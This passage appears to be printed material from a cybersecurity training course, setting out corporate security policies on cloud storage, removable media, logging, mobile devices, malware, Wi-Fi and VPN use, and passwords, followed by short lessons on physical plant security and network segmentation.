But before its implementation in the company, its negative aspects such as dependence on third parties or the need for an internet connection to access information must also be assessed.

For employees to make good use of storage resources, the company will have an Information Classification Policy where it must be indicated what type of information can be uploaded to the cloud. In addition, the staff will be informed about the content of the same.

Along with this classification, an internal regulation will be drawn up for the treatment of critical and sensitive information, which will indicate when it must be encrypted and other security measures that will apply such as backups or secure erasure of the information.

The key points of this policy are:

a) Use of public cloud storage services

The employer must decide whether the use of public cloud storage services is allowed. The employee will not be able to use this type of repositories if it is contemplated by the company regulations.

b) List of allowed cloud storage services

It is practical to develop and disseminate a list of allowed and prohibited cloud storage services. In this way we will avoid the use of storage services that we do not consider safe.

c) Information erasure process

We will have an Information Deletion Policy that we must also apply when deleting information stored in the information in the cloud.

d) Type of information stored

The employee must know what type of information can be stored in the cloud (and which cannot) and in which cases it will have to be stored encrypted. The information classification policy will include this information.

e) Cloud backups

The advantages and disadvantages of backing up to the cloud should be weighed before doing it.

- Advantages:
 - Have more space to make the backup as we need it
 - Most cloud services perform backups as a guarantee of availability
 - Have a copy outside the company's premises. In the event of an incident, our information would not be affected and we could retrieve it
- Disadvantages:
 - Relying on third parties who will have their own risks that may be beyond our control

f) Hiring cloud storage services

When hiring a cloud storage service, we have to make sure that it meets the specific security criteria required by the information that we are going to store in the cloud (guarantee of confidentiality, availability of information, backup copies , etc.), as well as with the legal needs in the case of personal data.

g) Provider security policy

Before hiring cloud services that deal with company information, we must read and understand the security policy of the service provider to ensure that it meets all our needs.

9. Management of information storage removable devices

Removable storage devices (USB sticks, portable hard drives, memory cards, DVDs, etc.) allow fast and direct transfer of information. Today they are essential and widely used. We must apply the security measures that these types of devices require due to their susceptibility to theft, manipulation, loss and virus infection.

The company must decide if the use of external storage devices is allowed, and if so, it must have a regulation that contemplates in which situations they can be used and what type of information is allowed to be stored on them.

If it is necessary to store sensitive or confidential information, duly protected corporate external devices will be used, they will be stored in safe places and the person in charge will be informed if an incident occurs (theft, loss, infection of the device, etc.).

In the event that the use of personal devices (removable devices owned by the employee) is allowed, the security standards set out in the corresponding policy will be applied.

To secure the information contained in removable devices, we will have to apply security measures such as: encrypting the stored data, establishing access permissions, periodically changing the password, etc.

Another important aspect to take into account is the elimination of stored information. To ensure that this data will not be accessible again, we must use secure erasure methods: physical destruction of the device, degaussing or overwriting, as appropriate in each case.

The key points of this policy are:

a) Storage regulations on removable devices

If we do not yet have it, we will have to draw up a regulation that regulates the use of removable devices that includes:

- keep a record of authorized devices
- define under what conditions or cases its use is allowed
- define how it is accessed and if the information should be encrypted
- set the necessary security settings to be able to use them, etc

b) Employee awareness

Theft or loss, manipulation, and virus infection of removable devices are the most frequent causes for which the information contained in them can be lost. That is why it is important to involve users in the protection, surveillance and proper use of these devices, making them aware of the importance of protecting the device and the data it contains.

c) Alternatives to removable storage media

To avoid the need to use these supports, the following alternatives can be implanted:

- use common repositories for the exchange of information
- implement the possibility of remote access to be able to work from outside the office
- use the cloud storage services authorized by the organization

d) User and device registration

We have to keep a record of devices detailing the access privileges assigned to each user who needs them.

e) Apply technical measures to guarantee the safe storage of information

These measures may be applied both on the removable device and on the devices to which it is connected or on the documents. For instance:

- About the removable device:
 - Schedule periodic password changes to access the device

- About the devices to which they connect:
 - Implement user authentication mechanisms
 - Prevent unregistered devices from being able to connect to any computer in the organization
 - Disable the autostart option on computers to not allow possible unwanted autorun when removable devices are plugged in
 - Disable the USB ports by default and enable them for staff who need such functionality on a regular basis or manage large files
- About the documents that are transferred:
 - Establish access control with read, write and execute permissions
 - Implement documentation encryption mechanisms

f) Compliance with regulations

We will need to communicate this regulation and ensure that employees are aware of it and agree to comply with it before using removable devices in the work environment.

10. Management of logs

The **systems record the activity of users and their internal processes (login / logout, origin, activity time, actions, connections,...) in event logs or logs**. The information in these registers is essential for preparing management reports and for monitoring.

Among the events that the different systems register are: the beginning / end of the session, the access and modification of files and directories, changes in the main configurations, program launches, etc.

The activity logs of the different systems and equipment are the data from which it is possible not only to detect performance failures or malfunctions, but also to detect errors and intrusions. With them, monitoring systems are fed that, when conveniently configured, can generate alerts in real time. On the other hand, they facilitate forensic analysis for the diagnosis of the causes that originate the incidents. Finally, they are necessary to verify compliance with certain legal or contractual requirements during audits.

The goal of this policy are:

- determine the most significant events within our information systems that have to be registered, and in what way this registration has to be carried out
- establish monitoring mechanisms that allow the detection of intrusions, errors and anomalous or potentially dangerous situations

The key points of this policy are:

a) What activity should be recorded

To obtain critical information about the operation of our information assets, the company will analyze the relevant activity that we are interested in recording. The company may consider recording, among others, the following events:

- access, creation, deletion and updating of confidential information
- start and end of connection in the corporate network
- start and end of execution of applications and systems
- start and end of user session in applications and systems; failed login attempts
- changes in the configurations of the most important systems and applications
- modifications in access permissions
- abnormal operation or termination of applications
- approach to the limits of use of certain physical resources:
 - disk capacity
 - memory
 - network bandwidth
 - CPU usage
- signs of suspicious activity detected by antivirus, Intrusion Detection Systems (IDS), etc.
- relevant transactions within the applications

b) Relevant information included in the registry

The company will detail the most useful information elements that should be included in the different records. The most common are:

- identifier of the user performing the action
- identification of the element on which the action is carried out (files, databases, equipment, etc.)
- device identification, either through their IP addresses, MAC addresses, etc .
- identification of protocols
- date and time of occurrence of the event
- typology of the event

c) Format of the registered information

It is advisable to have a record format that helps as far as possible subsequent readings and analyzes.

d) Choice of registration mechanism

The company will have to choose a log management system appropriate to our policy. Subsequently, it will be necessary to have and configure the appropriate monitoring and registration tools to implement it.

e) Protection and storage

The company will ensure that the registration information is properly stored to protect it from improper access. It is convenient to incorporate this information into our backup systems to be able to recover it in case of loss.

f) Clock synchronization

The company must ensure that all our systems are correctly synchronized, in this way we will guarantee the correct temporal registration of the most relevant events.

g) Monitoring and alert systems

Parallel to the recording of the most significant events, the company will use monitoring systems to alert us in real time of possible errors and anomalous behaviors, such as:

- proximity of reaching the limits in the use of physical hardware resources
- termination or abnormal behavior of programs
- abnormal behavior on the network
- changes in critical settings
- abnormal performance spikes on systems and networks

11. Mobile devices

Today working outside of corporate facilities is possible with the use of mobile devices (laptops, tablets and mobile phones) owned by the company or the employee.

Mobility technologies such as laptops allow the employee to carry out their work as if they were on company premises: access to mail, corporate applications, confidential information, etc.

These devices are more **susceptible to loss or theft**, so there is an added risk when accessing corporate information. That is why it is essential to take some security measures such as establishing strong access passwords, encrypting the stored information, keeping the computer always updated and with the antivirus active, etc.

If the company allows the employee to use their own devices (**BYOD or Bring Your Own Device**), they should consult the policy for the use of non-corporate mobile devices so that it is with security guarantees. There are certain risks that we must be aware of before allowing the use of personal devices in the corporate environment:

- **Exposure to insecure networks** on a personal level. This type of connection could have the consequence that corporate information is accessible or could be intercepted by unauthorized third parties.
- The **installation of applications** that request permission to access parts of the device where sensitive information may have been stored, and even request the activation of geolocation.
- The **inexistence of access control mechanisms to the devices** and the absence of security measures regarding the storage of information. If someone had access to our device, they would have no difficulty accessing or extracting confidential information.
- The **lack of antivirus** tools and adequate update regulations. Updating applications and having an antivirus protect the terminal from possible attacks and unauthorized access.
- The **option (activated) to remember and use passwords** in an automated way to access networks, applications, websites, etc. If someone had access to the device, they would not need to have user credentials to access the information.

Once the security policy regarding the safe use of personal devices for work has been established, it must be made known to and accepted by employees before they use their devices to access applications or deal with company information.

The key points of corporate mobile devices use policy are:

a) Device assignment

The company will develop a procedure for requesting and assigning corporate mobile devices to maintain an active inventory and record the needs of workers.

b) Equipment registration

It is advisable to keep a record of the assigned mobile devices (which device and to whom it is assigned). The company will also record the use that is given to the device, as well as the software and hardware that are required by the employee.

c) Device maintenance

Device maintenance is restricted to the department responsible for its maintenance. Therefore, the user must be prohibited from making changes to the hardware, installing software or modifying the configuration of the equipment without authorization from the competent department.

d) BIOS protection

Corporate laptops will have password protected BIOS access to prevent user changes to settings.

e) Localization software

In the event that it is deemed necessary to install or activate any location software, the user of the device will be notified before delivering it. The user who is going to be geolocated must sign a document accepting this condition.

f) Information storage

Corporate information that is not strictly necessary for the development of user tasks should not be stored on the device. If the information is accessed from several devices, it must be synchronized to avoid duplication and errors in the versions.

g) Treatment of confidential information

All confidential information must be stored encrypted. Before returning the device, the information must be safely deleted or the responsible technician must be asked to delete it.

g) Connection to networks

Connections to networks outside the organization will follow the rules established in the corporate use policy for external networks.

h) Notification in case of infection

If infection by viruses or other malicious software is suspected, the responsible technical staff should be notified as soon as possible.

i) Transportation and custody

The equipment must not be exposed to high temperatures that could damage its components. The user must prevent access to the information stored therein. In no case should the laptop be neglected if traveling by public transport. Nor should it be stored in the car or left visible or easily accessible. If you work in places where the safekeeping of the equipment is not guaranteed, it must be anchored with a security padlock or stored in a security cabinet. In case of theft or loss of the equipment, the responsible technical staff must be notified immediately.

j) Use of the workplace

The user will apply the rules contained in the Workstation Use Policy that are related to the use of computer equipment (obligation to report security incidents, correct use of passwords, blocking of equipment, etc.).

k) Responsibilities

The user is responsible for the portable or mobile equipment that has been provided for the performance of their tasks outside the corporate facilities. Therefore, it is the worker who must guarantee the safety of both the equipment and the information it contains. These regulations will be mandatory and may be the subject of agreements signed when accepting the use of these devices.

The key points of non-corporate mobile devices use policy are:

a) BYOD rules and procedures

The employer will draw up specific rules and procedures that regulate the use of BYOD devices (list of authorized devices, under what conditions their use is allowed, how information is accessed, security settings necessary to use them, etc.).

b) Prohibition of use of manipulated devices

It is recommended to prohibit the use of rooted or jailbroken devices as they allow the installation of applications from unofficial repositories.

c) Employee awareness

Devices such as mobile phones or laptops are susceptible to theft. For this reason, it is important to involve users in the protection of their own devices, making them aware of the importance of protecting them and the data it contains.

d) Employee training

The company will provide employees with sufficient training for the safe use of the devices. For example, they must know:

- Configure device security parameters
- Update both the operating system and applications periodically (especially antivirus)
- Not install applications that require permissions that put confidential information at risk (access to the calendar, geolocation, etc.)
- Lock devices with password and activate automatic lock after a short period of inactivity
- Do not leave the devices unattended when traveling on public transport

e) Limit access to unknown networks

Users should know that it is preferable to opt for the data connection of their mobile 3G /4G /... when the available wireless networks are unknown. These Wi-Fi networks should be considered insecure.

f) List of applications not recommended

The company will establish a list of types of applications that cannot be installed on these devices due to the danger they pose to corporate information. These applications may require for their installation access to confidential data of the organization (calendar data, geolocation of the terminal, etc.).

g) Control corporate data storage

Personal applications on mobile devices for data processing in the cloud are not as secure as business applications, so special attention must be paid to this file exchange. The company can allow the consultation of information in the cloud but it is recommended not to update it from these personal devices.

h) Information erasure process

The company will establish the process to follow to deliver/delete the information on these devices when the employee leaves the company.

i) Network access control

Access to the corporate network through personal devices must be integrated into the access control system (authentication, two-factor,...). In this way, the employee must prove their identity before accessing the services of the corporate network. For greater security, the company can provide its employees with access through a virtual private network (VPN) that encrypts communications.

j) User and device control

The company will maintain a registry of users and devices that have access to the company's data and applications, detailing the security privileges assigned to authorize access to both those users and the devices.

k) Apply technical measures to ensure safe storage of information on devices

- The company will implement documentation encryption mechanisms in the devices in addition to user authentication.
- The company will prevent the automatic saving of user credentials associated with corporate tools.

l) Scheduled lock

The company will configure the device to lock itself automatically after a period of inactivity.

m) Loss of devices

Faced with the possibility of loss or misplacement of this type of device, the company will establish the following measures:

- Location using GPS, Wi-Fi or the information from the telephone antenna with which the device is connected. Once marked as "lost", the Smartphone begins to send its location data constantly to a previously configured account (email, SMS, control center ...).
- Always have the terminal screen lock activated. Otherwise it will be blocked remotely.
- Remote data erasure: this option allows the data contained in the device to be erased remotely, preventing its use by a non-legitimate user.
- Monitor the applications that are running. Tracking made calls and the social networks accessed, among others, are usually enough data to obtain names, surnames and even addresses.

n) Wi-Fi and Bluetooth disconnection

The search for Wi-Fi networks and devices via Bluetooth will be deactivated on the phone when they are not necessary.

o) Compliance with regulations

The company will ensure that employees are aware of corporate regulations and agree to comply with them before incorporating their personal devices into the work environment.

12. Management of information

Information is one of the main assets of any company and as such we have to protect it adequately.

Information assets can be in digital format or on other media (paper, photographic film, etc.). In digital format they can be from files of all kinds (text, image, multimedia, databases, ...), through the programs and applications that use and manage them, to the equipment and systems that support these services.

To apply the security measures adjusted to each information asset, the company must carry out an inventory and classify them, according to the impact that their loss, dissemination, unauthorized access, destruction or alteration would cause, applying criteria of confidentiality, integrity, and availability. This way we will know what information we must encrypt, who can use it, who is responsible for its security, how often to backup it, etc.

These are some examples:

- The payroll application is confidential and only certain employees of the personnel department will have access to it for whom we will enable permissions
- Access to the website manager is restricted to marketing personnel
- The documents sent to the agency by email must be encrypted
- The services that process personal data will have to comply with the Personal Data Protection laws.
- ERP is critical for the company and must be backed up weekly

In addition, when classifying information assets the company must establish their life cycle, which will depend not only on the useful life of the support but also on the validity of its content. If the support expires before the content, we will have to regenerate it on another support. The life cycle of the information will determine the moment at which it will cease to be useful, and therefore when we have to properly eliminate it.

The key points of this policy are:

a) Inventory of information

It is necessary to establish an inventory of the information assets available in the company, considering recording aspects such as their size, location, services or departments to which they belong, who are responsible for them, etc.

b) Information classification criteria

The company must clearly establish the classification criteria that we are going to apply to information assets. These must be related to the security measures that we will propose to apply to our information. Some of these criteria could be:

- By the level of accessibility or confidentiality
 - Confidential. Accessible only by management or specific personnel
 - Internal. Accessible only to company staff
 - Public. Publicly accessible
- For its usefulness or functionality:
 - Customer and supplier information
 - Purchase and sales information
 - Personnel and internal management information
 - Information about orders and warehouse processes
- For the impact due to theft, erasure or loss:
 - Image damage
 - Legal consequences
 - Economic consequences
 - Stoppage of activity

c) Classification of information

The company will assign each type of information a label according to the established classification criteria.

d) Security treatments available

The company will draw up a list with all the security treatments available, such as encryption tools, backup systems, access control systems, etc.

e) Establish and apply the treatments that correspond to each type of information

Once the information has been classified, the company must assign and apply the appropriate security treatments for each type of information. Among these treatments, it could be considered:

- Limit access to the appropriate individuals or groups
- Encrypt the information
- Make backup copies
- Specific measures such as those reflected in the GDPR regulation
- Information subject to specific confidentiality agreements
- Access control and / or modification of information

f) Audits

It is advisable to periodically carry out security audits that certify that the treatments stipulated to protect our information are applied.

13. Management virus and malware

The constant appearance of new viruses and other types of malware is one of the main threats facing our systems today.

The routes of infection by malware are numerous, highlighting among others:

- the downloads of files of all kinds, attachments in emails or from web pages
- browsing webs of dubious reliability
- the use of external devices, for example USB sticks

The enormous damage that they can cause to the organization makes it mandatory to establish a malware control policy. In this way the company can prevent, detect, control and eliminate the execution of any malicious software on our systems.

The key points of this policy are:

a) Determine what type of solutions will be the most convenient for our company

Depending on the size of our organization, the level of security required and the complexity of the configurations for the protection of our information assets, we can determine different types of solutions:

- tools for the workplace, laptop or mobile devices
- global corporate solutions including:
- UTM or Unified Threat Management;
- managed services that can be provided to us by our internet service providers (ISPs) or other providers from a security operations center or SOC;
- security solutions offered as cloud services that monitor our equipment remotely.

For the type of solution chosen, we will select the most appropriate from among those available on the market looking for the compatibility with our infrastructures and the versatility (antimalware, antiphishing, antispam, web and mail analysis,...) of the tool.

b) Configure malware detection tools

For an efficient use of the malware control tools, a correct configuration of all its functionalities must be carried out. The configuration should allow us, among others, to establish the following controls:

- carry out automatic and periodic scans to detect malware;
- carry out automatic checks on files attached to mail and web downloads, as they may contain executable malicious code;
- block access to certain applications or websites based on a blacklisting policy;
- allow access to certain applications or websites based on a whitelisting policy;
- allow the analysis of web pages to detect possible threats included in them.

c) Update malware detection tools

We must determine the periodicity with which the malware detection tools are updated. Thousands of viruses are currently created per day, so virus signature database updates should be automatic and at least daily. On the other hand, and like any other critical application, we will have to conveniently update the antivirus software itself.

d) Establish the response procedure to the infection by executing malware

In the first place, we will determine which events will be considered as incidents due to the execution of malware, analyzing:

- the impact of the attack
- the assets that may be compromised

- how to recover impacted assets
- the appropriate channels of notice and notification

Then we will establish the responsibilities and the operations to follow in each case:

- file disinfection
- file deletion
- notice to the manufacturer's technical support
- reinstallation of affected software
- disconnection and isolation of the affected equipment
- and the formal record of the incident

e) General policy of good practices for the control of malware

In order to reinforce the measures established for the control of malware, it is convenient to make the staff aware of the following aspects:

- All content and downloads should be considered potentially unsafe until they are properly analyzed by a malware detection tool.
- The following actions should be prohibited:
 - Execute files downloaded from external servers, from uncontrolled mobile media or attached to emails, without having been previously analyzed.
 - Configure the email client program to automatically run content received by mail.
 - Alter the security configuration established for the information processing systems and equipment.
 - Only software allowed by the organization should be used. This must also be properly updated.
 - To avoid receiving spam, the guidelines included in the email policy must be followed.

14. Relations with suppliers

Today almost all companies need to hire external specialized services to support part of their activity. In these cases, it is useless to ensure our systems as much as possible if we do not demand the same security from external providers that may manage part of our information (especially if it is sensitive information). Among these providers we can highlight the following groups:

- Technology service providers. Those that offer us services such as web hosting, issuance of certificates, payment gateways service, cloud storage services, computer support services (both face-to-face and remote), etc.
- Providers of non-technological services but that access corporate data. Such as providers of financial services, travel, transportation, advertising and marketing, etc.
- Suppliers of technological products. They include all those where we acquire the devices, hardware components and computer applications.

The connectivity and complexity of current information systems make it essential to maintain control over the security of the company's information, even when it is being managed by third parties.

The key points of this policy are:

a) Security requirements in products and services

The company must define the Cybersecurity requirements that the products or services that we acquire from suppliers must meet. These requirements will be consistent with the organization's information security policies and we will extend them to suppliers, suppliers, collaborators, partners, sales and distribution channels, etc.

b) Define contractual clauses on information security

In order to establish rigorous contracts and agreements on cybersecurity, the company must detail the most relevant issues that must be reflected in the contracts with our suppliers. All these aspects can be reflected in confidentiality contracts and agreements and data access.

c) Define the specific responsibilities for both parties

We will establish by contract, and with possible penalties, if it is the provider or we are responsible for each aspect related to security:

- control who accesses or transforms sensitive information and why
- backup and when
- control logs, etc .
- activate, maintain and control security systems: antimalware, firewall, communication encryption, etc.

d) Mandatory security controls

To ensure the hiring of a secure external service, we must identify the security controls that we consider mandatory. These controls must take into account the following aspects:

- IT services and components to which the organization allows access
- what relevant information of the organization can be accessed and with what access method
- how to manage any incident related to the access of providers to our systems

e) Certification of the contracted services

In especially critical services, we can require companies to guarantee that they have some of the certifications regarding quality in information security management. Among these, the following should be highlighted:

- ISO 27001 certification of Information Security Management Systems
- ISO 22301 certification for Business Continuity Management

f) Audit and control of the contracted services

To ensure the quality of the contracted service at all times, the company must establish the way to monitor, review and audit the service of your providers in aspects related to cybersecurity. It will need to establish a way to manage any problems that arise with products or services from our suppliers. This agreement will extend these practices to the entire supply chain.

15. Wifi and external networks

It is common to have to access company data when we are away from the workplace (trips, meetings, teleworking, etc.). Sometimes we cannot make use of 4G / 5G networks or connections, which forces us to connect to home networks or public networks (hotels, coffee shops, airports, etc.) which in most cases may not be secure.

It is prudent to assume that, by default, wireless networks used by workers outside the business environment do not have the necessary security measures to protect data and corporate communications. Often, the confidential information of our company is transmitted through wireless networks whose security is not under our control, so we must ensure that the data travels properly protected before making use of these networks.

The company must establish the conditions and circumstances in which remote access to corporate services is allowed. That is, determine who can access what, how and when. This task implies having the necessary means to carry it out and offering the corresponding training to workers so that they know how to connect safely and how to keep their equipment safe when traveling or connecting from abroad.

One of the security tools that we can implement to perform remote corporate access from outside the company is the use of a Virtual Private Network or VPN . We will use a VPN when we need to access confidential information remotely, and the network we are using does not offer sufficient security guarantees. These are the advantages of using a VPN:

- all information is transmitted securely thanks to data and connection encryption
- confidentiality and integrity of the information: as it is encrypted, the information cannot be read, modified or altered during transmission
- the information is only transmitted between devices authorized and configured for this purpose
- access restriction: through username and password requiring prior authorization
- easy expansion of the number of users

The connections established using VPN protect the information that is exchanged, since they establish an encrypted communication channel between our device and our workplace where our data "travels" safely.

The key points of this policy are:

a) Connection policy

The management must determine if the security policy allows the connection from external networks to the company's resources and establish the conditions for this type of access.

b) VPN configuration

For access allowed from outside, the technical team must have and configure a VPN service:

- create user accounts with custom access permissions
- determine the software allowed to make VPN connections
- set a time for automatic disconnection of the VPN after a period of inactivity

c) Using the VPN

Employees authorized to access via VPN will know how to do it and when it is allowed:

- when we use public or untrusted networks
- to access corporate resources such as printers, documents, database servers, specific applications, etc.
- when we need to carry out confidential operations: access to databases, online banking or billing, which involve the transmission of users, passwords, or any other confidential information
- when we want to interconnect separate networks in a safe way: different buildings or geographically separated offices, equipment used in teleworking with the office, etc .
- when we make use of teleworking

d) Access to external Wi-Fi networks

When you connect to an unknown wireless network, you check that it uses the WPA2 protocol and you check the use you are going to make of that network:

- Only use unsecured public Wi-Fi networks to perform low-risk activities such as browsing or reading news, but make sure the channel is encrypted (website with https: // and certified) if you have to log in (login) or subscribe.
- Only use secure public Wi-Fi networks (at least with WPA2) if you have no other more secure means (4G / 5G mobile networks or a VPN) at your fingertips to carry out high-risk activities (use of email, work with documents online, networks social, online banking or online shopping) also checking that you access legitimate, encrypted (https: //) and certified websites.

e) Home Wi-Fi configuration

In the case of using a domestic wifi, we will have to configure it to:

- activate the WPA2 protocol
- change the default name of the SSID
- change the default credentials

f) Wireless networks of mobile devices

Activate the Wi-Fi connection, bluetooth or GPS antenna only at the moments that are going to be used and with the appropriate security measures.

g) Use of mobile devices

If you use mobile devices to work outside the company, the security measures indicated in the Policies for the use of corporate mobile devices and in the Policy for the use of non-corporate mobile devices must be taken.

h) Use of non-corporate computers

If you use computers for public use, avoid performing high-risk activities (using corporate email, working with online documents, social networks, online banking or online shopping). He distrusts the security of the equipment and its connections. In any case, if you find yourself needing to use them to login to a corporate service as long as it is allowed and you cannot use a VPN:

- check the surroundings to avoid the gaze of observers or cameras
- use the private browsing mode of the browser
- type in the URL or web address, instead of using the search engine
- verify that the page you are accessing is authentic, that it uses the https: // protocol and that it is certified and valid
- prevents the browser from saving passwords
- at the end of the session erase the browsing history and cookies in the browser
- do not connect pen drives or other external devices
- Check that you do not leave any personal files on the computer

If you use home computers:

- update operating system and application software
- uses an unshared user
- install and activate antivirus and operating system firewall
- do not install applications without a license or whose origin you do not know

16. Passwords

The daily treatment of company information requires access to different services, devices and applications for which we use the pair of credentials: username and password. For the security of the services and systems in which there are user accounts, we have to guarantee that the authentication credentials are generated, updated and revoked in an optimal and secure way.

There are different mechanisms for identity management and access control. Some are implemented in the usual operating systems, others are available through online services, such as social login, identity federation, cloud access security broker services or CSAB, etc. In any case, we must establish a clear procedure to enable and revoke the credentials and access permissions to the different services and applications: email, file server, web content manager, CRM, ERP, etc.

In access control, the user name identifies us and the password authenticates us (with it, it is verified that we are who we say we are). Every user authentication system is based on the use of one, or more, of the following factors:

- something you know: passwords, personal questions, etc.
- something you are: fingerprints, iris or retina, voice, etc.
- something you have: crypto tokens, coordinate card, etc.

As the password is the most widely used of these factors, password management is one of the most important aspects to secure our information systems. Poor or poorly guarded passwords can favor unauthorized access and use of our company's data and services.

Password management includes the duty to disseminate and enforce good practices: update them periodically, guarantee their strength (difficulty in guessing or cracking them), not using default passwords or how to safeguard them.

The key points of this policy are:

a) Password management

Password management is one of the most delicate aspects to ensure access to our systems. Takes care of:

- Identify the different equipment, services and applications for which it is necessary to activate access credentials
- define the way in which the keys will be generated, as well as their format
- distribute the generated keys to the corresponding users, taking into account:
 - if this distribution is to be encrypted and by what method
 - how the keys will be activated
- Store keys in secure repositories, considering the need to make backup copies
- Determine who can access these repositories and how
- Establish the validity period for each type of key
- Revoke the keys, either due to an employee leaving, considering that a key is compromised due to theft, etc. In addition, the way in which the keys will be eliminated will be determined
- Register:
 - reason for generating a key
 - creation date
 - responsible for custody
 - validity period
 - possible observations, incidents, etc

b) External authentication techniques

Advances in the digital world make it possible to choose decentralized authentication mechanisms that allow the use of unique passwords to access various services. In certain cases, the company may use any of these techniques, always taking into account the risk involved in allowing third parties to manage our credentials:

- Social-login. It is based on the use of identities already created in social networks (such as Facebook, LinkedIn, Google or Twitter)

to automatically register us in other services.

- Federated authentication. It allows you to have a single point of authentication to access services from different companies. It can be useful for companies that are highly integrated with suppliers and partners.
- Single-sign-on. It is a mechanism that allows an authenticated user in a service automatic access to many other applications and services.
- Conditional authentication to the device. They allow us to authenticate through some feature of the device previously registered in the authentication server.
- CSAB (Cloud Access Security Brokers). Specially designed for companies that use cloud services.

c) Tools to guarantee the security of your passwords

To ensure that our passwords are generated and used in a robust way, we can help ourselves with various tools such as LDAP, Active Directory or external services that force the fulfillment of certain requirements. In all cases, the most relevant aspects will be considered, such as:

- validity periods for passwords
- possibility of reuse of passwords already used
- password format:
 - minimum length
 - types of characters to include
 - compliance with semantic rules
- possibility of choosing and modifying the password by the user
- key storage:
 - size of the key history to store for each user
 - encryption method of the keys
- number of authentication attempts allowed

d) Do not use the default passwords

We must change the default keys, those that the equipment and systems bring when acquiring them, for others chosen by ourselves. With this measure we avoid unauthorized access, which would be possible if we leave the default password because it is known or that it can be easily found on the internet. This is especially important for access to the configuration of certain devices such as routers, switches, etc.

e) Double factor for critical services

It is advisable to implement a double authentication system when accessing services that contain especially sensitive or critical information. In addition to the password, another factor such as:

- fingerprint
- hardware cryptographic tokens
- OTP (One Time Password) systems
- coordinate cards

f) Do not share passwords with anyone

If we share our passwords, they will no longer be secret and therefore will lose their usefulness. We must ensure the following:

- we must not share them with anyone
- we should not write them down on paper or post-it
- we must not write our passwords in emails or web forms whose origin is unreliable

g) Passwords must be strong

In order for our passwords to be strong, difficult to guess or calculate, we must adhere to the following guidelines:

- must contain at least eight characters
- they must combine characters of different types (uppercase, lowercase, numbers and symbols)
- must not contain the following types of words:
 - simple words in any language (words from dictionaries)
 - proper names, dates, places or personal data
 - words that are made up of nearby characters on the keyboard
 - excessively short words

h) Do not use the same password for different services

We should never use the same password for different services. We also will not use the same passwords for professional and home use. In this way we will avoid having to change all our passwords in the event that only one has been compromised.

i) Change passwords periodically

To guarantee the confidentiality of our passwords, they must be changed periodically. The periodicity will depend on the criticality of the information to which they give access. Passwords that have been used previously should not be used. Systems can be used that force the password change within the chosen period.

j) Do not use the password reminder

It is not recommended to use the password reminder functionalities, as they can facilitate access to unauthorized personnel. This is especially prevalent in the use of web browsers.

k) Use password managers

We must consider the use of password managers in those cases in which we have to remember a large number of them to access many services. In these cases, it is highly recommended to choose a manager whose control is under our supervision, who encrypts the credentials and implement double authentication factor to access it.

Physical security of a manufacturing plant

Site: [DTAM Online Training Platform](#)
Course: Cybersecurity
Book: Physical security of a manufacturing plant

Printed by: Jokin Goioaga
Date: Tuesday, 17 October 2023, 4:45 PM

Table of contents

1. Plant Security

- 1.1. Fences
- 1.2. Guards
- 1.3. Turnstiles
- 1.4. CCTV cameras
- 1.5. Biometric readers
- 1.6. Access control systems

1. Plant Security

Plant security ensures that the buildings engaged in the manufacturing progress are well protected against non-authorized access; companies must ensure only authorized personnel can enter their facilities and they must control the activity inside. With that purpose, some protection measures can be:

- Fences
- Guards
- Turnstiles
- CCTV
- Biometrical sensors
- Access control systems

1.1. Fences

It is common in plant installations to be surrounded by a fence. Typically, a plant fence establishes boundaries of the plant property, but its main use is to provide a first security measure against possible intruders. Although a fence by itself does not prevent an intruder, if used in conjunction with other security measures it can be a good safety solution. Nowadays, fences are getting 'smart'. This means that sensors spread along the fence can identify if an intruder has entered the prohibited area. This new generation of fences can be connected in a network.



1.2. Guards

The presence of guards mainly depends on the type and size of the installed business. Depending on the law they might be armed as well. Usually there is an outpost at the main gate of the factory and the guards allow or not the entrance of the personnel and the visitors as well. Part of their duties could be the patrol of the plant especially when the factory is closed.



1.3. Turnstiles

A turnstile may be present at the main gate of the factory. It prevents visitors of the plant to enter the facility without control and also delays intruders. Latest implementations give network capabilities to turnstiles.



1.4. CCTV cameras

CCTV stands for closed circuit television. Security cameras are placed around the outer perimeter of the plant - usually in vaults upon the outer fence- to record any activity 24/7. Security cams are also placed in the building, the main entrance and in many cases in working areas also. In large installations (with a large number of security cameras) there is a control room, where authorized and trained personnel monitors the cameras to detect delinquent behavior.

All data captured from the cams are stored into hard discs in a digital video recorder (DVR) or a network video recorder (NVR). In the latter case the installation technicians and the monitoring personnel must be very careful because the NVR can be easily a target of a cyberattack.



1.5. Biometric readers

They are placed outside of doors, main gates etc. Typical biometric data used for identifying a person includes: fingerprints, eye iris and the shape of the face. Since all the pre-mentioned biometric characteristics are unique for each person, biometric readers are supposed to provide a very good security level. However, there is a risk that the biometric readers be compromised as well, especially when connected in a network. Biometric readers can also be used in conjunction with a RFID card or a password for better security. Latest biometric readers have network capabilities, therefore the risk of becoming target of a cyber-attack is relatively high.



1.6. Access control systems

These security systems are used to provide access to authorized personnel or visitors. They are programmable and can define different access rights according to the security plan of the industry. Different employees can have different access rights regarding the areas they can visit, the visiting times, etc. Like all the pre-mentioned methods access controls have network capabilities also. RFID readers, smart magnetic cards or even biometric readers can be used.



Zoning and segmentation

Site: [DTAM Online Training Platform](#)
Course: Cybersecurity
Book: Zoning and segmentation

Printed by: Jokin Goioaga
Date: Tuesday, 17 October 2023, 4:45 PM

Table of contents

1. Zoning and segmentation

2. Zone implementation

2.1. VLAN

2.2. Firewall

3. OT segmentation vs IT segmentation

1. Zoning and segmentation

An **attack surface** is the total sum of vulnerabilities that can be exploited to carry out a security attack. Keeping the attack surface as small as possible is a basic security measure, which is called **minimum attack surface**.

The term **attack surface** is often confused with the term **attack vector**, but they are not the same thing. The surface is what is being attacked; the vector is the means by which an intruder gains access.

Attack surfaces can be physical or digital. The attack surface of a software environment is the sum of the different points (for "attack vectors") where an unauthorized user (the "attacker") can try to enter data to or extract data from an environment. The physical attack surface of a digital network is the sum of all physical interfaces through which it can be accessed from the outside (for example, network equipment such as routers, switches, wireless access points ...).

Network segmentation allows organizations to minimize the size of their attack surface by adding barriers that block attackers. These include tools like firewalls and strategies like microsegmentation, which divides the network into smaller units.

The roots of network segmentation run deep in enterprise IT environments. What began as a way to improve network performance and bandwidth (through better management of the broadcast and collision domains of shared network devices and better containment of network traffic on respective sub-networks for each workgroup) has today evolved to significantly support a proactive network security practice.

